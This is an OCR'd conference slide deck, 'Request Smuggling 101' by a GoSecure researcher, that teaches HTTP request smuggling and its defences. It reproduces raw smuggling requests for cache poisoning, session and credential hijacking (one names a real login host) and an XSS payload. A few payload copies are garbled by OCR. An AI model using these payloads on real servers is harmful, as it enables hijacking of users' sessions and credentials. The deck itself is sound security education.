Request Smuggling 101

Presented by Philippe Arteau from GoSecure


Bio

- Philippe Arteau
- Security Researcher at GoSecure
- Open-source developer
  - Find Security Bugs (SpotBugs - Static Analysis for Java)
  - Security Code Scan (Roslyn – Static Analysis for .NET)
  - Burp and ZAP Plugins (Retire.js, CSP Auditor, Reissue Request Scripter, …)

- Volunteer for the nsec conference and former trainer

Agenda

- HTTP Tunneling
- What is Request Smuggling?
- Attacks
  - Cache poisoning
  - Credentials hijacking
  - URL filtering bypass
  - XSS
- Defences
  - Mitigations
  - Detection
- Takeaways



This presentation is …

The summary of 3 main research publications


HTTP REQUEST SMUGGLING

CHAIM LINHART (chaiml@post.tau.ac.il)
AMIT KLEIN (aksecurity@hotpop.com)
RONEN HELED
AND STEVE ORRIN (sorrin@ix.netcom.com)

A whitepaper from Watchfire

2005

2016



Hiding Wookiees in HTTP

HTTP smuggling is a thing we should know better and care about.

@regilero

DEFCON 24

HTTP DESYNC ATTACKS

REQUEST SMUGGLING REBORN

James Kettle

2019

References to newer variants are also given at the end.

HTTP Tunneling


HTTP Versions

- HTTP/1.0 and before: Every request is one TCP connection
  - Lots of TCP handshake
  - No connection pool possible
- HTTP/1.1 uses by default persistent connections
  - Introduce Transfer-Encoding header

HTTP/1.1 RFC7230 https://tools.ietf.org/html/rfc7230#section-6

HTTP pipelining

With HTTP pipelining, the client does not wait for the response before sending the next request.




Multiple requests in the same TCP socket


```
GET /index.php HTTP/1.1
Host: myapp.com
Content-Length: 0

POST /login HTTP/1.1
Host: myapp.com
Content-Length: 32

username=admin&password=i<3nsec!
GET /logo.gif HTTP/1.1
Host: myapp.com
Content-Length: 0
```




HTTP Request Smuggling (HRS): Infrastructure



- Web cache
- Firewall
- Web Proxy

HTTP Request Smuggling (HRS): Infrastructure



Attacks

Early version of HRS (2005)

Abuse difference in the way proxy and web servers parse the **requests' length**.

```
POST /index.htm HTTP/1.1
Host: myapp.com
Content-Length: 0
Content-Length: 37

GET /profile/1337.json HTTP/1.1
Bla: GET /test.htm HTTP/1.1
Host: myapp.com
Connection: Keep-Alive
Content-Length: 0
```

/index.htm and **/test.htm**

Proxy use the **last** header

```
POST /index.htm HTTP/1.1
Host: myapp.com
Content-Length: 0
Content-Length: 37

GET /profile/1337.json HTTP/1.1
Bla: GET /test.htm HTTP/1.1
Host: myapp.com
Connection: Keep-Alive
Content-Length: 0
```


/index.htm and **/profile/1337.json**

WebServer use the **first** header

Ref: https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf

Early version of HRS (2005)

Requested	**Returned**
`/index.htm`	`/index.htm`
`/test.htm`	`/profile/1337.json`



If the proxy is doing caching to ***.htm** resources, the cache gets **poisoned**!

More Risks

- Cache poisoning
  - Presented with the duplicate Content-Length example
- URL filtering bypass (Blacklist host or path)
- Credentials hijacking
- “Persistent” XSS
- Open-Redirect

Transfer-Encoding: chunked

“Chunked encoding is useful when larger amounts of data are sent to the client and the total size of the response may not be known until the request has been fully processed.”

Ref: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Transfer-Encoding

Transfer-Encoding: chunked

```
HTTP/1.1 200 OK
Content-Type: text/plain
Transfer-Encoding: chunked

5\r\n
Hello\r\n
8\r\n
NorthSec\r\n
B\r\n
Conference!\r\n
0\r\n
\r\n
```

It also work on request!

```
POST /index.php HTTP/1.1
Host: myapp.com
Transfer-Encoding: chunked

5\r\n
Hello\r\n
8\r\n
NorthSec\r\n
B\r\n
Conference!\r\n
0\r\n
\r\n
```

Transfer-Encoding in the specification

“If a message is received with both a **Transfer-Encoding** header field and a **Content-Length** header field, the latter MUST be ignored.”

- RFC2616

- Transfer-Encoding should be taken in priority
- Transfer-Encoding might not be implemented by both service

https://tools.ietf.org/html/rfc2616#section-4.4

Transfer-Encoding confusion (2016)

Proxy use the **CL** header

```
GET / HTTP/1.1
Host: myapp.com
Connection: keep-alive
Dummy: XXX\rTransfer-Encoding: chunked
Content-Length: 121

0

POST /update-profile HTTP/1.1
Host: myapp.com
Dummy: XXX
```

Proxy use the **TE** header

```
GET / HTTP/1.1
Host: myapp.com
Connection: keep-alive
Dummy: XXX\rTransfer-Encoding: chunked
Content-Length: 121

0

POST /update-profile HTTP/1.1
Host: myapp.com
Dummy: XXXGET / HTTP/1.1
Cookie: SESSIONID=SECRET1234
Content-Length: 0
```

Connection hijacking

Ref: Hiding Wookiees (Defcon 2016) by Régis Leroy

Transfer-Encoding support

If both the proxy and web server support TE, their should be no issue … right?

\rTransfer-Encoding: chunked

Transfer-Encoding: x

Transfer-Encoding:**\n**chunked

Transfer-Encoding:**[tab]**chunked

Transfer-Encoding: xchunked

Transfer-Encoding variations

- Initial techniques developed by Régis Leroy (2016)
- Variations found by James Kettles (2018)

Short names are often use to describe which header is prioritized.

Proxy	Web service	Short name
Content-Length	Transfer-Encoding	CL.TE
Transfer-Encoding	Content-Length	TE.CL
Transfer-Encoding	Transfer-Encoding	TE.TE

Example of real-life scenario

```
POST /login HTTP/1.1
[…]

login[email]=f@ke.email&login[password]=1234567890
```

```
HTTP/1.1 200 OK
[…]

Please ensure that your email and password are correct.

<input id="email" value="f@ke.email">
```

Request hijacking

Proxy use the **2nd** header (TE Off)

```
POST / HTTP/1.1
Host: login.newrelic.com
Content-Length: 142
Transfer-Encoding: chunked
Transfer-Encoding: x

0

POST /login HTTP/1.1
Host: login.newrelic.com
Content-Type: application/x-www-
form-urlencoded
Content-Length: 100
…
login[password]=x&login[email]=X
```

WS use the **1rst** header (TE On)

```
POST / HTTP/1.1
Host: login.newrelic.com
Content-Length: 142
Transfer-Encoding: chunked
Transfer-Encoding: x

0

POST /login HTTP/1.1
Host: login.newrelic.com
Content-Type: application/x-www-
form-urlencoded
Content-Length: 100
…
login[email]=XPOST /login HTTP/1.1
Host: login.newrelic.com

email=super@admin.com&password=
```

« Persistent » XSS (TE.CL)

Proxy use the **TE** header

```
POST / HTTP/1.1
Host: saas-app.com
Content-Length: 25
Transfer-Encoding : chunked

10
=x&cr={creative}&x=
66
POST /index.php HTTP/1.1
Host: saas-app.com
Content-Length: 200

SAML=a"><script>alert(1)</script>
```

WS use the **CL** header

```
POST / HTTP/1.1
Host: saas-app.com
Content-Length: 25
Transfer-Enco                 nked

10
=x&cr={creati
66
POST /index.php HTTP/1.1
Host: saas-app.com
Content-Length: 200

SAML=a"><scri             </script>POST
/ HTTP/1.1
Host: saas-ap
Cookie:
```

Response 1

```
<h1>Home page</h1>
```

Response 2

```
…value="a"><script>alert(1)</script>POST / HTTP/1.1
Host: saas-app.com
Cookie:…"
```

Reference: https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn

Demonstration

HRS to XSS

Defences

Mitigations

Most have vendors have released fixes

- Apache Trafic Server, Nginx, Varnish, HAProxy
- F5 Big-IP => Advisory K50375550 include two mitigations


The real solution is to **update those services**.

Your application is **not the root cause**.

Cloud services have already deployed fixes

- Cloudflare, Fastly, Akamai

